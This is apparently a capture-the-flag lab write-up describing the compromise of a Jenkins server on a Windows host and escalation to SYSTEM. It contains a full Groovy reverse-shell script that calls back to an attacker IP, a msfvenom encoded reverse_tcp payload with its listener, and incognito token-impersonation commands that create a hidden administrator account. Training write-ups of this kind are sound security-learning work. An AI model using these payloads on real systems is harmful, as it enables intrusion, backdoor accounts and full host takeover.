

Port 8080

1. Login page
    - admin:admin, worked
2. Jenkin Version found at bottom of page
    - version: `Jenkins ver 2.190.1`
3. Visit http://10.10.21.116:8080/computer/(master)/script
    - Able to execute a Groovy script on machine
    - Insert a reverse shell script
4. Insert reverse shell script
    - Source

```
String host="10.11.49.241";
int port=4444;
String cmd="cmd.exe";
Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClo
sed())
{while(pi.available()>0)so.write(pi.read());while(pe.availab
le()>0)so.write(pe.read());while(si.available()>0)po.write(s
i.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



5. Shell obtained



6. User flag at `C:\Users\bruce\Desktop`

Priv Esc w/o Metasploit

- Guide
- Incognito.exe
    - Requires to have Administrator/System Privileges in order for it to work
- Check current privileges

```
C:\Windows\System32\config>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Disabled
SeCreatePagefilePrivilege     Create a pagefile                         Disabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Disabled
```

2. Download incognito.exe & run it

```
incognito.exe list_tokens -u
```

```
C:\Users\bruce\Desktop>incognito.exe list_tokens -u
incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
========================================
alfred\bruce
IIS APPPOOL\DefaultAppPool
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

Administrative Privileges Available
========================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege


C:\Users\bruce\Desktop>
```

3. Create a user

```
incognito.exe add_user test 123456
```

4. Add user to Administrator group

```
incognito.exe add_localgroup_user Administrators test
```

5. Query info of user `test`

```
net user test
```

```
C:\Users\bruce\Desktop>incognito.exe add_user test 123456
incognito.exe add_user test 123456
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Attempting to add user test to host 127.0.0.1
[+] Successfully added user

C:\Users\bruce\Desktop>incognito.exe add_localgroup_user Administrators test
incognito.exe add_localgroup_user Administrators test
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Attempting to add user test to local group Administrators on host 127.0.0.1
[+] Successfully added user to local group

C:\Users\bruce\Desktop>net user test
net user test
User name                    test
Full Name                    test
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/15/2021 10:31:01 AM
Password expires             1/26/2022 10:31:01 AM
Password changeable          12/15/2021 10:31:01 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

6. RDP into alfred

```
rdesktop -u test -p 123456 $ip
```

Priv Esc with Metasploit

1. Upgrade shell to meterpreter
2. Create payload

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder
x86/shikata_ga_nai LHOST=10.11.49.241 LPORT=4444 -f exe -o
verysafe.exe
```

3. Start listener

```
use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST tun0

set LPORT 4444 run
```

4. Execute rev.exe

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.49.241:4444
[*] Sending stage (175174 bytes) to 10.10.21.116
[*] Meterpreter session 119 opened (10.11.49.241:4444 -> 10.10.21.116:49416 ) at 2021-12-15 17:59:43 +0800

meterpreter > shell
Process 1516 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\bruce\Desktop>
```

5. Load incognito
    - It allows you to impersonate user tokens

```
load incognito
```

6. Privilege Escalate to `BUILTIN\Administrators`

```
impersonate_token "BUILTIN\Administrators"
```

7. Migrate to a process in order to spawn shell

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x64   0
 396   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 416   524   conhost.exe         x64   0        alfred\bruce                  C:\Windows\System32\conhost.exe
 524   516   csrss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 572   564   csrss.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 580   516   wininit.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 608   564   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 668   580   services.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 676   580   lsass.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 684   580   lsm.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 756   524   conhost.exe         x64   0        alfred\bruce                  C:\Windows\System32\conhost.exe
 772   668   svchost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```

```
migrate 668

shell
```

```
meterpreter > migrate 668
[*] Migrating from 1380 to 668...
[*] Migration completed successfully.
meterpreter > shell
Process 2832 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

8. Obtain root flag at `C:\Windows\System32\config`